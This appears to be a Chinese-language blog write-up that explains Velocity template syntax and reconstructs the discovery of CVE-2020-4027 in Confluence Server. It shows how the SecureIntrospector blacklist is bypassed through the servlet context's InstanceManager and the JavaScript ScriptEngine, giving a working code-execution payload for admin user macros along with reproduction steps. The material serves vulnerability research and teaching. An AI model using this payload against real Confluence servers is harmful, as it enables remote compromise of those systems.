

# Confluence SSTI via Velocity

## 0x00 前言

之前的文章《CodeQL在Shiro550中的应用》的小结里有写到自己关于 漏洞分析 的浅薄理解，机械地跟进代码其实并没有太大的意义，意识到这个问题后的自己也在刻意地练习自己写文章的风格，希望能改掉一些不好的习惯。

## 0x01 简介

本文将介绍以下内容：

- 模板引擎 Velocity 基础使用
- 模拟挖掘 CVE-2020-4027
  - 怎么选切入点
  - 遇到问题 → 解决问题的过程
  - 逐步构造出可利用的 Exploit
- 漏洞复现

本文的侧重点：

- 思考 & 记录如何站在漏洞挖掘者的角度去正向地分析漏洞。

## 0x02 模板引擎 Velocity

Velocity 部分主要关注两点：

- 基本语法（能看懂 poc/exp）
- 如何作为 RCE Sink触发（弹计算器）

### 基本语法和使用

**Velocity** 是一个基于 Java 的模板引擎 (template engine) ，允许使用模板语言 (template language) 来引用由 Java 代码定义的对象。

Velocity 同时可实现页面静态化，将Java代码与网页分开，使网站可维护性增强，JSP 的平替代方案。

### 0、常见符号介绍

符号	含义
#	关键字使用#开头, 如#set、#if、#else、#end、#foreach等
\$	变量都是使用\$开头的, 如: \$name、\$msg
{}	需要明确表示的变量, 可用{}将变量包含。如需要有\$someoneName这种内容, 此时为了让Velocity区分, 可使用\${someone}Name
!	如果某个变量不存在, 页面中会显示\$xxx的形式, 为了避免这种形式, 可在变量名称前加上! 如页面中有\$msg, 有值, 显示msg的值; 不存在就显示\$msg

通过例子来学习基本语法

### 1、如何定义变量 ?

```
#set($prefix = "hello")
#set($name = "velocity")
#set($template = "$prefix $name")
$template
```

执行结果

```
VelocityTrigger x
D:\JDK\11\bin\java.exe -javaagent:D:\JetBrains\IntelliJ IDEA\...
hello velocity
Process finished with exit code 0
```

### 2、如何给变量赋值 ?

```
## ← 这是注释

## 变量引用
#set($bill = "hello")
#set($name = $bill)

## 字符串
#set($name.pre = "cn")

## 属性引用, velocity 会将属性解释为属性的get方法
#set($name = $people.name)
$people.name 等同于 $people.getName()

## 方法引用
#set($name.first = $people.getFirstName($name))
```


赋值规范

- 左边必须是变量，或者是属性的引用
- 右边可以是变量引用、字符串、属性引用、方法引用、数字、数组

### 3、如何定义一个循环语句？

```
#foreach( $num in [0..10])
    this is $num."\n"
#end
```

执行结果




```
VelocityTrigger. x
D:\JDK\11\bin\java.exe "-javaagent:D:
this is 0
this is 1
this is 2
this is 3
this is 4
this is 5
this is 6
this is 7
this is 8
this is 9
this is 10
```

### 4、如何定义条件语句？

```
#foreach($num in [0..2])
#if($num = 2)
this $num , hello velocity
#else
#end
#end
```

执行结果



```
VelocityTrigger x
D:\JDK\11\bin\java.exe "-javaagent:D:\JetBrains\IntelliJ
this 2 , hello velocity
Process finished with exit code 0
```


### 5、如何定义宏(函数)？

1. 无参数的宏

```
## 定义了一个宏, 名字为 getName, 没有参数
#macro(getName)
pen4uin
#end

## 使用该宏, velocity 处理 #getName() 时会将其替换为 pen4uin
this is #getName()
```

执行结果




```
VelocityTrigger x
↑ D:\JDK\11\bin\java.exe "-javaagent
↓ this is pen4uin
↵
⇓ Process finished with exit code 0
```

## 2. 有参数的宏

```
## 定义了一个宏, 名字为 greet, 参数是 $name
#macro(greet $name)
hello $name, this is pen4uin
#end
#greet()
```

执行结果




```
VelocityTrigger1 x
↑ D:\JDK\11\bin\java.exe "-javaagent
↓ hello velocity, this is pen4uin
↵
⇓ Process finished with exit code 0
```

## 如何作为 RCE Sink 触发

```
##
定义一个变量 $clazz, 是字符串类型
通过 String 类型变量的 getClass() 方法取运行时类的对象 $obj
通过 Class 的静态方法 forName() 获取可供命令执行的类的对象 $rt
通过反射调用 getRuntime 获取 java.lang.Runtime 的实例并调用静态方法执行命令
*#

#set($clazz="str")
$clazz.getClass().forName('java.lang.Runtime').getMethod('getRuntime',null).invoke(null,null).exec('calc')
```

执行结果



## 0x03 CVE-2020-4027 post-auth RCE

### 安全公告

- Velocity Template Injection in Custom user macros - Macros Platform - CVE-2020-4027

Affected versions of Atlassian Confluence Server and Data Center allowed remote attackers with system administration permissions to bypass velocity template injection mitigations via an injection vulnerability in custom user macros.

### 提取关键信息：

- 漏洞条件：with system administration permissions 需要管理员权限
- 漏洞触发：custom user macros 业务功能点
- 漏洞利用：
  - bypass mitigations 需要绕过沙箱后利用
  - velocity template injection 漏洞本质 velocity 引擎的问题

### 梳理信息：

- Confluence 后台有可自定义 marco 的应用功能
- 基于模板引擎 Velocity 实现
- Velocity 的缓解措施可被绕过

### 漏洞分析

模拟挖掘过程，假设是自己会怎么挖这种漏洞，记录过程中的分析和思考。

### 挖掘思路：

对于我来说，这种漏洞从功能点作为切入点是符合常识的，即便黑盒测试遇到这个功能，也会多留意几分。

## Definition of User Macro

Macro Body  No macro body

Processing  Escaped

Unrendered

You should use this option for bodies that are processed within the template before being output. Ensure that HTML is ultimately output by the template.

Rendered

The body will be rendered so most HTML entered will be passed to the template unmodified but Confluence specific mark up such as macro definitions will be rendered.

Template \*

```
## Macro title: My Macro
## Macro has a body: Y or N
## Body processing: Selected body processing option
## Output: Selected output option
##
## Developed by: My Name
## Date created: dd/mm/yyyy
## Installed by: My Name

## This is an example macro
## @param Name:title=Name|type=string|required=true|desc=Your name
## @param Colour:title=Favourite Colour|type=enum|enumValues=red,green,blue|default=red|desc=Choose your favourite colour
```

See the [documentation](#).

Save Cancel

官方文档中有以下描述

- <https://confluence.atlassian.com/doc/writing-user-macros-4485.html>

<b>Template</b>	<p>This is where you write the code that determines what the macro should do.</p> <ul style="list-style-type: none"><li>• Use HTML and Confluence-specific XML elements in the macro template.</li><li>• You can use the <a href="#">Velocity</a> templating language. Here is more information on the <a href="#">Velocity project</a>.</li><li>• If your macro has a body, your template can refer to the macro body text by specifying '\$body'.</li><li>• Each parameter variable you use must have a matching metadata definition. Use <code>@param</code> to define metadata for your macro parameters.</li><li>• When using the information passed using parameters, refer to your parameters as <code>\$paramXXX</code> where 'XXX' is the parameter name that you specified in the <code>@param</code> metadata definition.</li><li>• Use <code>@noparams</code> if your macro does not accept parameters.</li></ul> <p>See <a href="#">User Macro Template Syntax</a> for more information and examples.</p>
-----------------	------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------

可以知道该功能是基于 Velocity 实现的，使用 `如何作为 RCE Sink 触发` 这一步构造的 payload，验证是否可触发。

于是插入该 payload、引用 marco、预览，然而并没有成功触发。

猜测失败的原因，最有可能的大概就是：沙箱机制。所以需要确认是否存在沙箱，经过一番考古，成功在 Velocity 历史更新记录中找到了以下描述

- Changes Report

符合对安全机制的设想

New, optional SecureIntrospector prohibits methods that involve manipulation of classes, classloaders or reflection objects. Use this introspector to secure Velocity against a risk of template writers using reflection to perform malicious acts. Fixes VELOCITY-179. wglass

New, optional SecureIntrospector prohibits methods that involve manipulation of classes, classloaders or reflection objects. Use this introspector to secure Velocity against a risk of template writers using reflection to perform malicious acts.

意思明确，提供可选的 SecureIntrospector 类来缓解安全风险，回到代码中，定位到这个类、验证猜想（沙箱的存在导致触发失败）是否正确。

- org.apache.velocity.util.introspection.SecureIntrospectorImpl

```
package org.apache.velocity.util.introspection;

import ...

2 usages
public class SecureIntrospectorImpl extends Introspector implements SecureIntrospectorControl {
    private final Set<String> badClasses;
    private final Set<String> badPackages;

    2 usages
    @ public SecureIntrospectorImpl(String[] badClasses, String[] badPackages, Log log, RuntimeServices runtimeServices) {...}

    public Method getMethod(Class clazz, String methodName, Object[] params) throws IllegalArgumentException {...}

    public boolean checkObjectExecutePermission(Class clazz, String methodName) {...}
}
```

在方法 checkObjectExecutePermission() 处打上断点，然后引用 marco 预览。

- org.apache.velocity.util.introspection.SecureIntrospectorImpl#checkObjectExecutePermission

```
public boolean checkObjectExecutePermission(Class clazz, String methodName) {
    if (methodName != null && (methodName.equals("wait") || methodName.equals("notify"))) {
        return false;
    } else if (Number.class.isAssignableFrom(clazz)) {
        return true;
    } else if (Boolean.class.isAssignableFrom(clazz)) {
        return true;
    } else if (String.class.isAssignableFrom(clazz)) {
        return true;
    } else if (Class.class.isAssignableFrom(clazz) && methodName != null && methodName.equals("getName")) {
        return true;
    } else {
        String className = clazz.getName();
        if (className.startsWith("[L") && className.endsWith(";")) {
            className = className.substring(2, className.length() - 1);
        }

        int dotPos = className.lastIndexOf(' ');
        String packageName = dotPos == -1 ? "" : className.substring(0, dotPos);
        if (this.badPackages.contains(packageName)) {
            return false;
        } else {
            return !this.badClasses.contains(className);
        }
    }
}
```

如图，可确认黑名单的存在（badClasses、badPackage）

```
▼ this = {SecureIntrospectorImpl@53730}
  ▼ badClasses = {Collections$UnmodifiableSet@53743} size = 17
    > 0 = "java.lang.ThreadLocal"
    > 1 = "java.lang.Compiler"
    > 2 = "java.lang.Process"
    > 3 = "java.lang.Package"
    > 4 = "java.lang.System"
    > 5 = "com.atlassian.confluence.util.ConfluenceUberClassLoader"
    > 6 = "java.lang.Runtime"
    > 7 = "java.lang.ThreadGroup"
    > 8 = "java.lang.SecurityManager"
    > 9 = "com.atlassian.applinks.api.ApplicationLinkRequestFactory"
    > 10 = "java.lang.Thread"
    > 11 = "com.atlassian.core.util.ClassLoaderUtils"
    > 12 = "java.lang.Class"
    > 13 = "java.lang.RuntimePermission"
    > 14 = "java.lang.ClassLoader"
    > 15 = "java.lang.InheritableThreadLocal"
    > 16 = "com.atlassian.core.util.ClassHelper"
```

```
▼ badPackages = {Collections$UnmodifiableSet@53742} size = 59
  > 0 = "java.rmi"
  > 1 = "java.jms"
  > 2 = "com.atlassian.confluence.util.io"
  > 3 = "com.google.common.reflect"
  > 4 = "org.hibernate"
  > 5 = "javax.sql"
  > 6 = "com.atlassian.sal.api.net"
  > 7 = "java.nio"
  > 8 = "java.util.zip"
  > 9 = "liquibase"
  > 10 = "com.hazelcast"
```

由于 `java.lang.Class` 在黑名单类内，所以形如 `'xxx'.getClass()` 的 payload 也就无法正常使用，会抛出异常 `xxx due to security restrictions`

```
public Method getMethod(Class clazz, String methodName, Object[] params) throws IllegalArgumentException {
    if (!this.checkObjectExecutePermission(clazz, methodName)) {
        this.log.warn("Cannot retrieve method: " + methodName + " from object of class: " + clazz.getName() + " due to security restrictions.");
        return null;
    } else {
        return super.getMethod(clazz, methodName, params);
    }
}
```

找到缓解措施后，该如何进行绕过 & 利用呢？

针对基于黑名单的安全机制，目前在我认知里有两种较为靠谱的方法：

- 找漏网之鱼，一些隐藏の利用点（一般隐藏文档和代码里?）
- 找安全机制检测流程的逻辑问题（难度较大，比如 `fastjson` 通过类缓存绕过 `checkAutoType`）

还是选择啃文档，毕竟相关文档也不多。

很快就找到了疑似 `预期解` 的蛛丝马迹，在 `macro template` 语法部分有以下说明

- User Macro Template Syntax



## Objects available to your macro

Including the macro body and parameters, the following Confluence objects are available to the macro:

Variable	Description	Class Reference
<code>\$body</code>	The body of the macro (if the macro has a body)	String
<code>\$paramfoo</code> , <code>\$parambar</code> , ... <code>\$param&lt;name&gt;</code>	Named parameters ("foo", "bar") passed to your macro.	String
<code>\$config</code>	The <code>BootstrapManager</code> object, useful for retrieving Confluence properties.	<a href="#">BootstrapManager</a>
<code>\$renderContext</code>	The <code>PageContext</code> object, useful for (among other things) checking <code>\$renderContext.outputType</code>	<a href="#">PageContext</a>
<code>\$space</code>	The <code>Space</code> object that this content object (page, blog post, etc) is located in (if relevant).	<a href="#">Space</a>
<code>\$content</code>	The current <code>ContentEntity</code> object that this macro is a included in (if available).	<a href="#">ContentEntityObject</a>

Macros can also access objects available in the default Velocity context as described in the [developer documentation](#).

Macros can also access objects available in the default Velocity context , 可以访问上下文中的 objects, 貌似有戏? 因为相信关注 Java 漏洞的师傅看到这儿都会多瞅几眼的 :), 毕竟在 Java 的漏洞里, 涉及 `Object` 的还是蛮多的, 前有 XMLDecoder 反序列化中的 object 标签, 近有 Cobalt Strike RCE 中粉墨登场的 Swing object 标签?

---

需要看文档确认 `default Velocity context` 和 `available objects` 都有哪些

- `Confluence objects accessible from Velocity`

## Default Velocity context

The following list highlights the most important entries in the default Velocity context. You can get a full list by calling `MacroUtils.defaultVelocityContext()`. The default Velocity context is used for templates rendered by:

- Confluence WebWork actions.
- macros.
- Email notifications (with additions - see below).
- User macro (with additions - see below).

Variable	Description
<code>\$action</code>	The current WebWork action Class Reference: Your action class, normally a subclass of <a href="#">ConfluenceActionSupport</a>
<code>\$i18n</code>	<code>\$i18n.getText()</code> should be used for plugin internationalization. Class Reference: <a href="#">I18NBean</a>
<code>\$dateFormatter</code>	Provides a date and time formatter suitable for the exporting user's locale and environment. Class Reference: <a href="#">DateFormatter</a>
<code>\$req</code>	The current servlet request object (if available) Class Reference: <a href="#">&gt;HttpServletRequest</a>
<code>\$req.contextPath</code>	The current context path. Used for creating relative URLs: <pre>1 &lt;a 2   href="\$req.contextPath/dashboard.action"&gt; 3   Dashboard 4 &lt;/a&gt;</pre> Class Reference: <a href="#">String</a>
<code>\$res</code>	The current servlet response object (should not be accessed in Velocity) Class Reference: <a href="#">HttpServletResponse</a>
<code>\$settingsManager</code>	Can retrieve the current global settings with <code>\$settingsManager.getGlobalSettings()</code> Class Reference: <a href="#">SettingsManager</a>

可以获取到 `ServletContext`，而预期解入口 `$req` 也在其中，证明文档这思路还是挺可靠的

```
$res
$req
```

调用 `getRequestContext()` 方法获取当前的 `ServletContext`：

```
#{req.getRequestContext()}
```

# req test

org.apache.catalina.core.ApplicationContextFacade@4cac6482

熟悉的 ApplicationContextFacade, 相信调过 Tomcat 内存马的师傅都知道这个对象, 植入内存马时若存在 request 对象可以通过反射来获取 StandardContext 对象:

- ApplicationContextFacade → ApplicationContext → StandardContext

取到 ServletContext 后该如何进行 Exploit 呢? 自己目前的知识储备中貌似没有相关的利用。

继续啃文档, 范围已经缩小了, 只需要关注 SevletConext 是否存在某些方法可单独作利用 or 串接的作用即可。

- Method Summary

**Method Detail**

**getAttribute**

```
java.lang.Object getAttribute(java.lang.String name)
```

Returns the value of the named attribute as an Object, or null if no attribute of the given name exists.

Attributes can be set two ways. The servlet container may set attributes to make available custom information about a request. For example, for requests made using HTTPS, the attribute javax.servl programmatically using setAttribute(java.lang.String, java.lang.Object). This allows information to be embedded into a request before a RequestDispatcher call.

Attribute names should follow the same conventions as package names. This specification reserves names matching java.\*, javax.\*, and sun.\*.

**Parameters:**

name - a String specifying the name of the attribute

**Returns:**


an Object containing the value of the attribute, or null if the attribute does not exist

留意到方法 `getAttribute()`, Returns the value of the named attribute as an Object, or null if no attribute of the given name exists, 调用该方法可根据属性名 (key) 返回一个 Object (value)。

首先通过 IDEA 的 Evaluate Expression 功能看看都有些啥属性

```
this.request.getServletContext().getAttributeNames()
```

在 `javax.servlet.ServletRequest.getAttributeNames` 处打下断点, 得到可操作的属性有:



PS: 也可以不依赖 IDEA 的功能, 使用原始的办法, 写一个 jsp 放在 Confluence webapp 目录即可, 效果一样

```
<%@ page import="java.util.Enumeration" %>
<%
    Enumeration<String> enumeration =
request.getServletContext().getAttributeNames();
    while(enumeration.hasMoreElements()){
        out.println(enumeration.nextElement() + "<br>");
    }
%>
```

```
javax.servlet.context.tempdir  
org.apache.catalina.resources  
com.atlassian.johnson.Johnson:EventContainer  
org.apache.catalina.webappVersion  
org.apache.tomcat.InstanceManager  
org.apache.catalina.jsp_classpath  
org.apache.jasper.compiler.ELInterpreter  
org.apache.jasper.compiler.TldCache  
org.apache.tomcat.JarScanner  
sitemesh.factory  
webwork.servlet  
confluence_startup_time  
javax.servlet.context.orderedLibs  
org.springframework.web.context.support.ServletContextScope  
org.springframework.web.context.WebApplicationContext.ROOT  
javax.websocket.server.ServerContainer  
com.atlassian.johnson.Johnson:Config  
seraph_config  
org.apache.jasper.runtime.JspApplicationContextImpl
```

不是很多，人工过一遍也不麻烦，很容易注意到 InstanceManager

- org.apache.tomcat.InstanceManager

```
11 public interface InstanceManager {  
12     2 implementations  
13     Object newInstance(Class<?> var1) throws IllegalAccessException, InvocationTargetException, NamingException, Instantia  
14     2 implementations  
15     Object newInstance(String var1) throws IllegalAccessException, InvocationTargetException, NamingException, Instantia  
16     2 implementations  
17     Object newInstance(String var1, ClassLoader var2) throws IllegalAccessException, InvocationTargetException, NamingEx  
18     2 implementations  
19     void newInstance(Object var1) throws IllegalAccessException, InvocationTargetException, NamingException;  
20     2 implementations  
21     void destroyInstance(Object var1) throws IllegalAccessException, InvocationTargetException;  
22     1 override  
23     default void backgroundProcess() {  
24     }  
25 }
```

其 newInstance() 方法可实例化任意有 无参构造方法 的类，InstanceManager 是个接口，所以需要  
使用其实现类来获取想要的实例。

构造 poc 验证想法

返回的默认实现类的对象 DefaultInstanceManager

```
`${req.getServletContext().getAttribute('org.apache.tomcat.InstanceManager')}
```

## req test

org.apache.catalina.core.DefaultInstanceManager@72dda5cd

调用 DefaultInstanceManager 的 newInstance() 方法实例化有无参构造方法的类

```
`${req.getServletContext().getAttribute('org.apache.tomcat.InstanceManager').newInstance('javax.script.ScriptEngineManager')}
```

```
52 public class ScriptEngineManager {
    12 usages
53     private static final boolean DEBUG = false;
    The effect of calling this constructor is the same as calling ScriptEngineManager(Thread.currentThread().getContextClassLoader()).
    See Also: Thread.getContextClassLoader
60     public ScriptEngineManager() {
61         ClassLoader ctxtLoader = Thread.currentThread().getContextClassLoader();
62         init(ctxtLoader);
63     }
```

Confluence Spaces People Create ...


## req test

javax.script.ScriptEngineManager@5ef34490

成功取到 ScriptEngineManager 。

获取 Nashorn 脚本引擎并调用其 eval() 方法执行 Java 代码，完成 Exploit 的最后部分

```
`${req.getServletContext().getAttribute('org.apache.tomcat.InstanceManager').newInstance('javax.script.ScriptEngineManager').getEngineByName('js').eval("java.lang.Runtime.getRuntime().exec('calc')")}
```



到这里，关于这个漏洞的挖掘(分析)过程就结束了，结果上看还算成功，但是难免会给人一种"马后炮"的感觉，所以见仁见智吧！

### 漏洞复现

登录后台后，在

- Manage apps → User Macros → Create a User Macro → Template → Definition of User Macro 处插入 payload

```
${req.getServletContext().getAttribute('org.apache.tomcat.InstanceManager').newInstance('javax.script.ScriptEngineManager').getEngineByName('js').eval("java.lang.Runtime.getRuntime().exec('calc')")}
```

## Definition of User Macro

Macro Body  No macro body

Processing  Escaped

Unrendered

You should use this option for bodies that are processed within the template before being output. Ensure that HTML is ultimately output by the template.

Rendered

The body will be rendered so most HTML entered will be passed to the template unmodified but Confluence specific mark up such as macro definitions will be rendered.
